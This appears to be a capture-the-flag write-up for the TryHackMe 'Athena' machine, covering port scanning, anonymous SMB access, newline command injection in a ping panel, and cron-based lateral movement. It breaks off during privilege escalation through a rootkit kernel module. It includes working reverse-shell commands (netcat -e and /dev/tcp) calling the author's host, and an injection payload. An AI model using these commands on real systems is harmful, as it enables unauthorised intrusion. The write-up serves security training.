Athena

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.23.62

Lets try pinging it first

```
ping 10.10.23.62 -c 5
```

```
PING 10.10.23.62 (10.10.23.62) 56(84) bytes of data.
64 bytes from 10.10.23.62: icmp_seq=1 ttl=60 time=238 ms
64 bytes from 10.10.23.62: icmp_seq=2 ttl=60 time=167 ms
64 bytes from 10.10.23.62: icmp_seq=3 ttl=60 time=155 ms
64 bytes from 10.10.23.62: icmp_seq=4 ttl=60 time=203 ms

--- 10.10.23.62 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4006ms
rtt min/avg/max/mdev = 154.556/190.699/238.183/32.576 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan :

```
nmap -n -Pn --min-rate=10000 -T5 10.10.23.62 -o allPortScan.txt
```

```
nmap -n -Pn --min-rate=10000 -T5 10.10.23.62 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-28 21:05 IST
Nmap scan report for 10.10.23.62
Host is up (0.15s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
```

Lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 22,80,139,445 10.10.23.62 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -p 22,80,139,445 10.10.23.62 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-28 21:09 IST
Nmap scan report for 10.10.23.62
Host is up (0.16s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3b:c8:f8:13:e0:cb:42:60:0d:f6:4c:dc:55:d8:3b:ed (RSA)
|   256 1f:42:e1:c3:a5:17:2a:38:69:3e:9b:73:6d:cd:56:33 (ECDSA)
|_  256 7a:67:59:8d:37:c5:67:29:e8:53:e8:1e:df:b0:c7:1e (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Athena - Gods of olympus
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: ROUTERPANEL, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-08-28T15:39:53
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.50 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 3b:c8:f8:13:e0:cb:42:60:0d:f6:4c:dc:55:d8:3b:ed (RSA)
| 256 1f:42:e1:c3:a5:17:2a:38:69:3e:9b:73:6d:cd:56:33 (ECDSA)
|_ 256 7a:67:59:8d:37:c5:67:29:e8:53:e8:1e:df:b0:c7:1e (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Athena - Gods of olympus
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open netbios-ssn Samba smbd 4
445/tcp open netbios-ssn Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright lets try some smb enumeration first before we do some directory fuzzing

---

SMB Enumeration

For this lets first run enum4linux on this

```
enum4linux 10.10.23.62
```

```
 ==================================( Share Enumeration on 10.10.23.62 )==================================


        Sharename       Type      Comment
        ---------       ----      -------
        public          Disk
        IPC$            IPC       IPC Service (Samba 4.15.13-Ubuntu)
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.23.62

//10.10.23.62/public    Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.23.62/IPC$      Mapping: N/A Listing: N/A Writing: N/A
```

Alright we found a share lets connect as anonymous on this

```
smbclient //10.10.23.62/public
```

```
smbclient //10.10.23.62/public

Password for [WORKGROUP\pks]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 17 06:24:43 2023
  ..                                  D        0  Mon Apr 17 06:24:05 2023
  msg_for_administrator.txt           N      253  Mon Apr 17 00:29:44 2023
```

Alright lets get this file

```
smb: \> get msg_for_administrator.txt
getting file \msg_for_administrator.txt of size 253 as msg_for_administrator.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \>
```

Alright lets see what this is about

```
cat msg_for_administrator.txt

Dear Administrator,

I would like to inform you that a new Ping system is being developed and I left the corresponding application in a specific path, which can be a
ccessed through the following address: /myrouterpanel

Yours sincerely,

Athena
Intern
```

We get a directory here good transition to directory fuzzing

> Directory found
>
> /myrouterportal

Directory Fuzzing :

```
gobuster dir -u 10.10.23.62 -w /usr/share/wordlists/dirb/common.txt -t 200 -o directories.txt
```


```
gobuster dir -u 10.10.23.62 -w /usr/share/wordlists/dirb/common.txt -t 200 -o directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.23.62
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/index.html           (Status: 200) [Size: 1548]
/server-status        (Status: 403) [Size: 276]
/.hta                 (Status: 403) [Size: 276]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
```

> Directories
>
> /index.html (Status: 200) [Size: 1548]

Nothing much here lets get to the web application


Web Application :

Default page




Nothing much here its a static page nothing in the source code as well

Alright lets check out that /myrouterportal i guess




Alright something useful lets try pinging ourself first then we can try localhost next




So this looks like its just calling the ping command lets first ping the localhost here

and we can



We might have an OS command injection right away here lets try one



i get this

Gaining Access :

Alright i tried other escaping character too like `|` , `&`, and `;` but they didnt work

There are two ways to move forward here one is i found one way that is \n that is the newline character that we can use to execute command that is the URL encoding of it

```
go run main.go -enc URL -e $'\n'

Encoded to URL : %0A
```

If u like to use this tool u can find one of my repos called Gocrypt or here is the URL : https://github.com/Fakechippies/Gocrypt

So not to use this special character here is an example

But im lazy im gonna use a tool called commix here is link if u are curios : https://github.com/commixproject/commix

Clone this if u want to use this its just a python script

First to use this u need a request i got one i captured in caido

```
vim request.txt
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Athena/commix git:(master)±1 (0.018s)
cat request.txt
POST /myrouterpanel/ping.php HTTP/1.1
Host: 10.10.23.62
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://10.10.23.62
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.10.23.62/myrouterpanel/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=localhost&submit=
```

Alright let run it now

```
python3 commix.py -r /path/to/request.txt
```

```
python3 commix.py -r /home/pks/Documents/Notes/Hands-on-Hacking/TryHackMe/Athena/request.txt

                                      __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v4.0-dev#92
/\ \__//\ \/\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is t
 all applicable local, state and federal laws. Developers assume no liability and are not responsible for an
ogram.

[22:11:37] [info] Parsing HTTP request using the 'request.txt' file.
[22:11:37] [info] Testing connection to the target URL.
[22:11:48] [info] Checking if the target is protected by some kind of WAF/IPS.
[22:11:58] [info] Performing identification (passive) tests to the target URL.
[22:11:58] [warning] The provided value for POST parameter 'submit' is empty. You are advised to use only va
to run properly.
[22:12:01] [warning] Target's estimated response time is 3 seconds. That may cause serious delays during the
ssible corruptions over the extracted data.
[22:12:01] [info] Setting POST parameter 'ip' for tests.
[22:12:01] [info] Performing heuristic (basic) tests to the POST parameter 'ip'.
[22:12:26] [warning] Heuristic (basic) tests shows that POST parameter 'ip' might not be injectable.
[22:12:42] [info] Testing the (results-based) classic command injection technique.
[22:12:42] [info] POST parameter 'ip' appears to be injectable via (results-based) classic command injection
          |_ %0aecho UDMFQI$((91+14))$(echo UDMFQI)UDMFQI%0a
POST parameter 'ip' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] > y
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) >
```

Alright we can run command from here easily i found out that it has netcat lets get a revshell with this

First start a listener

```
nc -lvp 9001

Listening on 0.0.0.0 9001
```

then execute this at commix

```
Pseudo-Terminal Shell (type '?' for available option
commix(os_shell) > nc 10.17.94.2 9001 -e /bin/bash
```

and we get a shell here

```
nc -lvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.23.62 46410
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lets upgrade it

```
nc -lvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.23.62 46410
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@routerpanel:/var/www/html/myrouterpanel$ ^Z
[1]  + 58351 suspended  nc -lvp 9001

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Athena/commix git:(main)
stty raw -echo; fg

[1]  + 58351 continued  nc -lvp 9001

www-data@routerpanel:/var/www/html/myrouterpanel$ export TERM=xterm
www-data@routerpanel:/var/www/html/myrouterpanel$
```

Lateral Movement

So i found this backup.sh file in the /usr/share/backup that is a cronjob i think lets put a revshell in here to get a revshell as the user athena

```
www-data@routerpanel:/var/www/html/myrouterpanel$ cd /usr/share/backup
www-data@routerpanel:/usr/share/backup$ ls
backup.sh
www-data@routerpanel:/usr/share/backup$ cat backup.sh
/bin/sh >& /dev/tcp/10.17.94.2/9002 0>&1
www-data@routerpanel:/usr/share/backup$
```

So i got one already in here to do this u can use a command like

```
echo "/bin/sh >& /dev/tcp/10.17.94.2/9002 0>&1" > backup.sh
```

Alright lets start a listener on port 9002

```
nc -lvnp 9002

Listening on 0.0.0.0 9002
Connection received on 10.10.23.62 48384
id
uid=1001(athena) gid=1001(athena) groups=1001(athena)
```

Lets upgrade this too

```
nc -lvnp 9002

Listening on 0.0.0.0 9002
Connection received on 10.10.23.62 48384
id
uid=1001(athena) gid=1001(athena) groups=1001(athena)
python3 -c 'import pty; pty.spawn("/bin/bash")'
athena@routerpanel:/$ ^Z
[1]  + 59873 suspended  nc -lvnp 9002

~
stty raw -echo; fg

[1]  + 59873 continued  nc -lvnp 9002

athena@routerpanel:/$ export TERM=xterm
athena@routerpanel:/$
```

Alright now here is the user.txt here

```
athena@routerpanel:~$ ls -al
total 84
drwx------ 17 athena athena 4096 Jul 31  2023 .
drwxr-xr-x  4 root   root   4096 Apr 16  2023 ..
drwxr-xr-x  2 athena athena 4096 Aug 28 08:15 backup
lrwxrwxrwx  1 root   root      9 Apr 16  2023 .bash_history -> /dev/null
-rw-r--r--  1 athena athena  220 Feb 25  2020 .bash_logout
-rw-r--r--  1 athena athena 3771 Feb 25  2020 .bashrc
drwx------ 10 athena athena 4096 Jul 31  2023 .cache
drwx------ 11 athena athena 4096 Jul 31  2023 .config
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Desktop
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Documents
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Downloads
drwx------  3 athena athena 4096 May 23  2023 .gnupg
drwxrwxr-x  3 athena athena 4096 May 23  2023 .local
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Music
drwxr-xr-x  2 athena athena 4096 Apr 16  2023 notes
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Pictures
-rw-r--r--  1 athena athena  807 Feb 25  2020 .profile
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Public
drwx------  2 athena athena 4096 Apr 17  2023 .ssh
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Templates
-rw-r--r--  1 athena athena   33 Apr 16  2023 user.txt
drwxr-xr-x  2 athena athena 4096 Jul 31  2023 Videos
athena@routerpanel:~$
```

Vertical PrivEsc

Lets check the sudo permissions

```
athena@routerpanel:~$ sudo -l
Matching Defaults entries for athena on routerpanel:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User athena may run the following commands on routerpanel:
    (root) NOPASSWD: /usr/sbin/insmod /mnt/.../secret/venom.ko
athena@routerpanel:~$
```


So u can got in the /mnt/.../secret folder and make a python server make sure to make it in the background otherwise u wont be able to kill it or get another revshell here

i got it here

```
ls -al

total 524
drwxr-xr-x 1 pks pks    214 Aug 28 22:11 .
drwxr-xr-x 1 pks pks    174 Aug 28 21:01 ..
-rw-r--r-- 1 pks pks   1246 Aug 28 21:09 aggressiveScan.txt
-rw-r--r-- 1 pks pks    433 Aug 28 21:05 allPortScan.txt
-rw-r--r-- 1 pks pks   5057 Aug 28 22:27 Athena.md
drwxr-xr-x 1 pks pks    162 Aug 28 22:13 commix
-rw-r--r-- 1 pks pks    286 Aug 28 21:23 directories.txt
-rw-r--r-- 1 pks pks    253 Aug 28 21:19 msg_for_administrator.txt
-rw-r--r-- 1 pks pks    566 Aug 28 22:10 request.txt
-rw-r--r-- 1 pks pks 504616 Apr 18  2023 venom.ko
```

So this is a executable so i just put this in ghidra



Here is the decompiled code for i got from ghidra for reference :

```
/* WARNING: Function: __fentry__ replaced with injection: fentry */
/* WARNING: Function: __x86_return_thunk replaced with injection:
x86_return_thunk */
/* WARNING: Removing unreachable block (ram,0x00100093) */
/* WARNING: Removing unreachable block (ram,0x001000aa) */
/* WARNING: Unknown calling convention */

int is_invisible(pid_t pid)

{
   undefined *puVar1;
```

```
    void *__mptr;
